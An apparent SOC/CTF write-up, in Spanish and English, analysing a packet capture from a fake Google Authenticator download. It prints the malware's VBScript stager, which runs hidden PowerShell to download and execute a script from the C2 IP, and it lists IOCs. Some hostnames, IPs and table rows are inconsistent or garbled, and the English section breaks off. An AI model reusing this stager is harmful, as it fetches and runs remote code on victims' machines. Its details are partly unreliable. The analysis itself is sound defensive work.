

MTA – DOWNLOAD FROM FAKE SOFTWARE SITE

- <https://malware-traffic-analysis.net/2025/01/22/index.html>
- Recommendations:
 - Always analyze from an isolated VM. You never know 😊
-

Spanish

Antecedentes

Un usuario llama a nuestro SOC porque alguien en la organización ha descargado un fichero queriendo descargar Google Authenticator.

El fichero parece contener un script maliciosos que conecta con un C2.

Investiguemos.

¿Cuál es la IP del cliente windows infectado?


- Respuesta: `10[.]1[.]17[.]215`

Teniendo en cuenta que la red LAN es `10[.]1[.]17[.]0/24` o traducido del `10[.]1[.]17[.]0` al `10[.]1[.]17[.]255` Debe estar ahí.

LAN Gateway => `10[.]1[.]17[.]1`

AD Domain Controller => `10[.]1[.]17[.]2` - WIN-GSH54QLW48D

En las capturas de redes sociales de fuentes de inteligencia vemos que el script apunta a una dirección IP `5[.]252[.]153[.]241:80`



Buscamos esa direcci3n en Wireshark para ver si nuestra red ha interactuado con esa direcci3n.

ip.addr == 5[.]252[.]153[.]241

Vemos actividad.

No.	Time	Delta	TCP stream Time	Source	Destination	Protocol	TCP Segment Len	Info
5028	2025-01-22 19:45:56,6654077	0.000000000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50143 → http(80) [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM	
5029	2025-01-22 19:45:56,8274282	0.162021800	5.252.153.241	DESKTOP-L8C5G5J3.bluemootuesday.com	TCP	0	50143 → http(80) [ACK] Seq=1 Ack=1 Win=262144 Len=0	
5030	2025-01-22 19:45:56,8276722	0.000244000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50143 → http(80) [ACK] Seq=1 Ack=1 Win=262144 Len=0	
5031	2025-01-22 19:45:56,8279362	0.000264000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	HTTP	317	GET /api/file/get-file/264872 HTTP/1.1	
5032	2025-01-22 19:45:56,9944852	0.166549000	5.252.153.241	DESKTOP-L8C5G5J3.bluemootuesday.com	TCP	0	50143 → http(80) [ACK] Seq=318 Ack=766 Win=64128 Len=0	
5033	2025-01-22 19:45:56,9947792	0.000294000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	HTTP	765	HTTP/1.1 200 OK	
5034	2025-01-22 19:45:56,9949342	0.000155000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50143 → http(80) [ACK] Seq=318 Ack=766 Win=261376 Len=0	
5035	2025-01-22 19:45:57,0552472	0.060313000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50143 → http(80) [RST, ACK] Seq=318 Ack=766 Win=0 Len=0	
5039	2025-01-22 19:45:58,5212342	1.465927000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50144 → http(80) [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM	
5062	2025-01-22 19:45:58,6751622	0.000098000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50144 → http(80) [ACK] Seq=1 Ack=1 Win=65280 Len=0	
5063	2025-01-22 19:45:58,6758692	0.000707000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	HTTP	90	GET /api/file/get-file/29842.ps1 HTTP/1.1	
5069	2025-01-22 19:45:58,8343272	0.158458000	5.252.153.241	DESKTOP-L8C5G5J3.bluemootuesday.com	TCP	0	50144 → http(80) [ACK] Seq=1 Ack=91 Win=64256 Len=0	
5070	2025-01-22 19:45:58,8394852	0.005158000	5.252.153.241	DESKTOP-L8C5G5J3.bluemootuesday.com	TCP	1360	http(80) → 50144 [ACK] Seq=1 Ack=91 Win=64256 Len=1360 [TCP PDU reassembled in 5071]	
5071	2025-01-22 19:45:58,8394862	0.000001000	5.252.153.241	DESKTOP-L8C5G5J3.bluemootuesday.com	TCP	501	HTTP/1.1 200 OK	
5072	2025-01-22 19:45:58,8396542	0.000168000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50144 → http(80) [ACK] Seq=91 Ack=1862 Win=65280 Len=0	
5073	2025-01-22 19:45:58,8962282	0.056574000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
5074	2025-01-22 19:45:59,0444182	0.148190000	5.252.153.241	DESKTOP-L8C5G5J3.bluemootuesday.com	TCP	0	50144 → http(80) [ACK] Seq=1862 Ack=140 Win=64256 Len=0	
5075	2025-01-22 19:45:59,0944582	0.050040000	5.252.153.241	DESKTOP-L8C5G5J3.bluemootuesday.com	HTTP	275	HTTP/1.1 404 Not Found (text/plain)	
5076	2025-01-22 19:45:59,1347602	0.040302000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	TCP	0	50144 → http(80) [ACK] Seq=140 Ack=2137 Win=65024 Len=0	
7279	2025-01-22 19:46:04,1322722	4.997512000	DESKTOP-L8C5G5J3.bluemootuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	

Vemos que todas las comunicaciones que establece las direcciones maliciosa es con una m1quina de la red LAN dentro del dominio de AD (bluemootuesday.com) llamada *DESKTOP-L8C5G5J3* y cuya IP es *10[.]11[.]17[.]215*

> Frame 5028: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits) > Ethernet II, Src: DESKTOP-L8C5G5J3.bluemootuesday.com (00:00:b7:26:4a:74), Dst: Cisco_c2:3a:46 (08:00:09:c2:3a:46) > Internet Protocol Version 4, Src: DESKTOP-L8C5G5J3.bluemootuesday.com (10.1.17.215), Dst: 5.252.153.241 (5.252.153.241) 0100 ... = Version: 4 ... 0101 = Header Length: 20 bytes (5) > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 52 Identification: 0x20e4 (8426) > 010 ... = Flags: 0x2, Don't fragment ... 0000 0000 0000 = Fragment Offset: 0 Time to Live: 128 Protocol: TCP (6) Header Checksum: 0x1e1b [validation disabled] [Header checksum status: Unverified] Source Address: DESKTOP-L8C5G5J3.bluemootuesday.com (10.1.17.215) Destination Address: 5.252.153.241 (5.252.153.241) [Stream index: 341]	
---	--

Como la conexi3n se estableci3 por el protocolo HTTP, podemos ver el payload del paquete. Con la opci3n "Follow⇒TCP Stream". Vemos que la petici3n fue exitosa, vemos que el actor maliciosos lanza un

script en VB que lanza la cmd en modo oculto para evitar detección y descarga el fichero script de PowerShell **29842.ps1** desde el servidor malicioso.

```
GET /api/file/get-file/264872 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 5.252.153.241
Connection: Keep-Alive

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:21:51 GMT
ETag: W/"1a1-1948edf354"
Content-Type: application/octet-stream
Content-Length: 417
Date: Wed, 22 Jan 2025 19:45:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<component>
  <script language="VBScript">
    On Error Resume Next
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run "cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com' iex (new-object System.Net.WebClient).DownloadString('http://5.252.153.241:80/api/file/get-file/29842.ps1') #URL: https://teams.microsoft.com"""
  </script>
</component>
```

Si buscamos conexiones entre los dos hosts y cuyo protocolo fue HTTP encontramos una enorme cantidad de tráfico, donde el cliente descarga gran cantidad de scripts de Powershell e incluso ficheros ejecutables de lo que parece ser TEAM_VIEWER, pero algo me dice que no se trata de este software.

No.	Time	Delta	TCP stream	Time	Source	Destination	Protocol	TCP Segment Len	Info
5031	2025-01-22 19:45:56.8279367		0.000264000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	317	GET /api/file/get-file/264872 HTTP/1.1	
5063	2025-01-22 19:45:58.6758697	1.847933	0.000707000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	90	GET /api/file/get-file/29842.ps1 HTTP/1.1	
5073	2025-01-22 19:45:58.8962282	0.220359	0.056574000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7279	2025-01-22 19:46:04.1322722	5.236044	4.997512000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7602	2025-01-22 19:46:09.3085097	5.176237	4.954720000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7688	2025-01-22 19:46:14.4809582	5.172449	4.961285000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7696	2025-01-22 19:46:19.6086552	5.199697	4.955550000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7841	2025-01-22 19:46:24.8727112	5.150956	4.951387000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7864	2025-01-22 19:46:30.0637482	5.191037	4.963215000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7878	2025-01-22 19:46:35.2544902	5.190742	4.961675000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7888	2025-01-22 19:46:40.4447702	5.189880	4.962986000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7907	2025-01-22 19:46:45.6347912	5.190421	4.946655000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7972	2025-01-22 19:46:50.8314952	5.156704	4.969988000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7979	2025-01-22 19:46:56.0830082	5.251513	4.959636000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
7996	2025-01-22 19:47:01.2704662	5.187458	4.960290000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	49	GET /1517096937 HTTP/1.1	
8002	2025-01-22 19:47:01.5282762	0.257810	0.038925000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	67	GET /api/file/get-file/TeamViewer HTTP/1.1	
12.	2025-01-22 19:47:04.3088012	3.468625	0.002667000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	79	GET /api/file/get-file/TeamViewer.Resource.fr HTTP/1.1	
13.	2025-01-22 19:47:05.3579542	0.369053	0.000668000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	59	GET /api/file/get-file/TV HTTP/1.1	
13.	2025-01-22 19:47:05.5147132	0.156759	0.000643000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	64	GET /api/file/get-file/pas.ps1 HTTP/1.1	
13.	2025-01-22 19:47:05.7404712	0.225758	0.060728000	DESKTOP-L8C5GSJ.bluemoontuesday.com	5.252.153.241	HTTP	122	GET /1517096937?k=message&20=startUp&20shortcut&20created&20&20status&20=20success; HTTP/1.1	

¿Cuál es la dirección MAC del cliente windows infectado?

- Respuesta: **00:d0:b7:26:4a:74**

Con el primer paquete seleccionado, buscamos en la capa 2 para encontrar la Source MAC address, **00:d0:b7:26:4a:74**

```
Frame 5028: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: DESKTOP-L8C5GSJ.bluemoontuesday.com (00:d0:b7:26:4a:74), Dst: Cisco_c2:3a:46 (08:d0:9f:c2:3a:46)
  > Destination: Cisco_c2:3a:46 (08:d0:9f:c2:3a:46)
  > Source: DESKTOP-L8C5GSJ.bluemoontuesday.com (00:d0:b7:26:4a:74)
    ....0. .... = LG bit: Globally unique address (factory default)
    ....0. .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
    [Stream index: 5]
Internet Protocol Version 4, Src: DESKTOP-L8C5GSJ.bluemoontuesday.com (10.1.17.215), Dst: 5.252.153.241 (5.252.153.241)
Transmission Control Protocol, Src Port: 50143 (50143), Dst Port: http (80), Seq: 0, Len: 0
```

¿Cuál es el nombre del host del cliente Windows infectado?


- Respuesta: *DESKTOP_L8C5GSJ*

Esto se puede ver tanto en la capa de Internet como en la de Enlace de Datos en la parte Source Address si empleamos el primer paquete.

¿Cuál es el nombre de la cuenta de usuario del cliente Windows infectado?

- Respuesta: *shutchenson*

Como el cliente se encuentra dentro de un dominio de AD, podemos buscar tráfico entre el controlador de dominio *10[.]11[.]17[.]2* y el cliente comprometido *10[.]11[.]17[.]215*



No.	Time	Delta	TCP stream Time	Source	Destination	Protocol	TCP Segment Len	Info
253	2025-01-22 19:45:10,899433Z	0.000119	0.000088000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	0	kerberos (88) → 50091 [ACK] Seq=209 Ack=236 Win=1049344 Len=0
254	2025-01-22 19:45:10,899586Z	0.000153	0.000153000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	0	kerberos (88) → 50091 [RST, ACK] Seq=209 Ack=236 Win=0 Len=0
255	2025-01-22 19:45:10,900659Z	0.000215	0.000153000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	1460	kerberos (88) → 50092 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM
256	2025-01-22 19:45:10,900860Z	0.000001	0.000001000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	345	AS-REP
263	2025-01-22 19:45:10,907972Z	0.000237	0.000001000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	0	kerberos (88) → 50092 [ACK] Seq=1806 Ack=316 Win=1049344 Len=0
264	2025-01-22 19:45:10,907223Z	0.000126	0.000126000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	0	kerberos (88) → 50092 [RST, ACK] Seq=1806 Ack=316 Win=0 Len=0
270	2025-01-22 19:45:10,908421Z	0.000547	0.000157000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	0	kerberos (88) → 50093 [ACK] Seq=1 Ack=1714 Win=1049600 Len=0
271	2025-01-22 19:45:10,910857Z	0.002436	0.002436000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	1460	kerberos (88) → 50093 [ACK] Seq=1 Ack=1714 Win=1049600 Len=1460 [TCP PDU reassembled in 272]
272	2025-01-22 19:45:10,910857Z	0.000000	0.000000000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	KRB5	275	TGS-REP
275	2025-01-22 19:45:10,911038Z	0.000181	0.000001000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	0	kerberos (88) → 50093 [ACK] Seq=1736 Ack=1715 Win=1049600 Len=0
276	2025-01-22 19:45:10,911173Z	0.000135	0.000135000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	TCP	0	kerberos (88) → 50093 [RST, ACK] Seq=1736 Ack=1715 Win=0 Len=0
278	2025-01-22 19:45:10,911657Z	0.000484	0.000135000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	LDAP	0	searchesEntry(66) <ROOT> searchResDone(66) success [1 result]
283	2025-01-22 19:45:11,054069Z	0.000275	0.000001000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	DCERPC	108	Bind ack: call id: 4, Fragment: Single, max xmit: 5840 max recv: 5840, 3 results: Provider rejection, Acceptance, ...
285	2025-01-22 19:45:11,054672Z	0.000603	0.000240000	win-gs54qlw48d.bluemontuesday.com	DESKTOP-L8C...	EPH	268	Map response, DRSLAPI, 32bit NDR, DRSLAPI, 32bit NDR

Entre los paquete, podemos ver tráfico de autenticación de Kerberos. Quizá dentro podamos encontrar el nombre de usuario.

En todos los paquetes podemos encontrar tanto el nombre del host como del usuario. *shutchenson*

```
...6j...20.....
c0a0...E.C0A...8...QZ...L$u.8)XZ...5.U8...k.7.j.2e./...>Z.3.$..o.I.0.....0.....0.....0
shutchenson...BLUEMOONTUESDAY.COM...krbtgt...BLUEMOONTUESDAY.COM...21009913024805Z...21009913024805Z...h<1...0.....DESKTOP-L8C5GSJ
...K...80604...480...BLUEMOONTUESDAY.COM...krbtgt...BLUEMOONTUESDAY.COM...0.....0.....0
shutchenson...a...BLUEMOONTUESDAY.COM...krbtgt...BLUEMOONTUESDAY.COM...0.....0.....0
4.p.54F...R...f.0
p.p...s...Q...X...A.d.1...z.V...y.H.a.m.d6...Y...5JME...c...8..._Y"KH
...1x8Zq.ZT...MF...4
P.&...Vlisa'.Q...L...3
<H...u...u...C...e...Z...l.YK...E...G.y...H.I.XY...3kx...R...G...1...=80...1+7...h...V...Y.g...F...w...h...K...7...j...0...
*...o...l...C...E...EM...Vd...d...[>...5...b...8...s...m...[d]...p.4n...o...G...P...o...1...UA...
9...U...5k...#...r.V1.c.ay...$...j...9...{...1...K...a7...oyt...+P...5...f...j...8...
j...F...q.50[Dk...P...9...lg.ha...$...5...ed...FlnH3...l...?jEr...j...b.g.q...p.100...>...s...jIY...l...t[QB...0...1...&...J...%...dYJ...|...@...'.l=d.HH.k.P...B...AK)...#...
*...g...V...I3...2...e...wXp...y...b...Q...V...
5...y...V...(*)...*...%...1G...U...)}"
...m...lV...w...B...
MsX_z...z...E...[w...%X251...Ga...w...n...7.s...U...e...+...N.Y...qb...g...I...T
37... (Mg...XT...j...m'...r9...av...B.l.v.p9.Ud...<...d.a...*...>...k.s.HGv...;...<...uhD...e...E.K.E...n3...''...8...2...l...q...'
...p...1...D.N.pf.v...l...#...I...l...yp.k...Dt.x.ET\3...?F...z...g...2.da(f...10...e...W...S...%...F...i...j...hD...&...)'2M...q...l...p...>...2...HM)...^...w...#5...?;...j...L&...
...K...q]2.6...2...n...n...N...J...%...HD...t'n&...I.m...r.W...z9R...%...T...|
<...V...n...#...7...59.K.J.q...n.A1$.../...f
3...yXo...3...P...5
4.<...>E...thpQ.y...$...WI...YK...V...7...>...9...r...r6.j...t.G...b...1...
```

¿Cuál es el posible nombre de la página falsa de Google Authenticator?

Podemos buscar con ctrl + f strings dentro del pcap.

si buscamos "auth" e investigamos dentro de los resultados encontremos una serie de conexiones al dominio `www[.]authenticatoor[.]org` con IP `80[.]221[.]136[.]26`

Si buscamos ese dominio en una fuente como VirusTotal, encontramos que algunos vendors lo catalogan como ^phishing.

The screenshot shows the VirusTotal interface for the URL `https://www.authenticatoor.org/`. The Community Score is 8/98. A warning banner states "8/98 security vendors flagged this URL as malicious". Below this, a table lists security vendors and their analysis results:

Security vendors' analysis		Do you want to automate checks?	
BitDefender	Phishing	ESET	Phishing
Fortinet	Malware	G-DATA	Phishing
Google Safebrowsing	Phishing	Lionic	Phishing
Seclookup	Malicious	Sophos	Phishing
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AlIabs (MONITORAPP)	Clean
AlienVault	Clean	Antiy-AVL	Clean

¿Cuáles son las IPs usadas en el servidor C2 en la infección?

De momento, he encontrado dos direcciones

- `82[.]221[.]136[.]26` => Primera conexión 2025-01-22/19:45:35,918842Z
Conexión realizada al ejecutar el fichero malicioso como apuntaba la [fuente de inteligencia](#)
- `5[.]252[.]153[.]241` => Primera conexión 2025-01-22/19:45:56,827936Z
Acceso al dominio de [phishing](#) `authenticatoor.org`

English

Background

A user calls our SOC because someone in the organization has downloaded a file thinking it was Google Authenticator.

The file appears to contain a malicious script that connects to a C2.

Let's investigate.

What is the IP address of the infected Windows client?


Answer: `10[.]1[.]17[.]215`

Considering that the LAN network is `10[.]1[.]17[.]0/24` or translated from `10[.]1[.]17[.]0` to `10[.]1[.]17[.]255` It should be there.

LAN Gateway $\Rightarrow$ `10[.]1[.]17[.]1`

AD Domain Controller $\Rightarrow$ `10[.]1[.]17[.]2` - WIN-GSH54QLW48D

In the social media captures from intelligence sources, we see that the script points to an address ^IP `5[.]252[.]153[.]241:80`



We search for that address in Wireshark to see if our network has interacted with it.


`ip.addr == 5[.]252[.]153[.]241`

We see activity.

No.	Time	Delta	TCP stream	Time	Source	Destination	Protocol	TCP Segment Len	Info
5028	2025-01-22 19:45:56,6654072	0.000000000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50143 → http(80) [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM			
5029	2025-01-22 19:45:56,6703271	0.000000000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 http(80) → 50143 [SYN, ACK] Seq=0 Ack=1 Win=64256 Len=0 MSS=1460 WS=256 SACK_PERM=128			
5030	2025-01-22 19:45:56,8276727	0.000244000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50143 → http(80) [ACK] Seq=1 Ack=1 Win=262144 Len=0			
5031	2025-01-22 19:45:56,8279362	0.000264000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	HTTP	317 GET /api/file/get-file/264872 HTTP/1.1			
5032	2025-01-22 19:45:56,9944852	0.166549000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 http(80) → 50143 [ACK] Seq=1 Ack=318 Win=64128 Len=0			
5033	2025-01-22 19:45:56,9947792	0.000294000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	HTTP	765 HTTP/1.1 200 OK			
5034	2025-01-22 19:45:56,9949242	0.000155000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50143 → http(80) [ACK] Seq=318 Ack=766 Win=261376 Len=0			
5035	2025-01-22 19:45:57,0552477	0.060313000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50143 → http(80) [RST, ACK] Seq=318 Ack=766 Win=0 Len=0			
5036	2025-01-22 19:45:58,0212242	1.465977	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50144 → http(80) [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM			
5061	2025-01-22 19:45:58,0751542	0.151938	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 http(80) → 50144 [SYN, ACK] Seq=0 Ack=1 Win=64256 Len=0 MSS=1460 WS=256 SACK_PERM Win=128			
5062	2025-01-22 19:45:58,0751622	0.000008000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 50144 → http(80) [ACK] Seq=1 Ack=1 Win=65280 Len=0			
5063	2025-01-22 19:45:58,0758692	0.000707000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	HTTP	90 GET /api/file/get-file/29842.ps1 HTTP/1.1			
5069	2025-01-22 19:45:58,8343277	0.158458000	DESKTOP-L8C5G5J.bluemootuesday.com	5.252.153.241	TCP	0 http(80) → 50144 [ACK] Seq=1 Ack=91 Win=64256 Len=0			
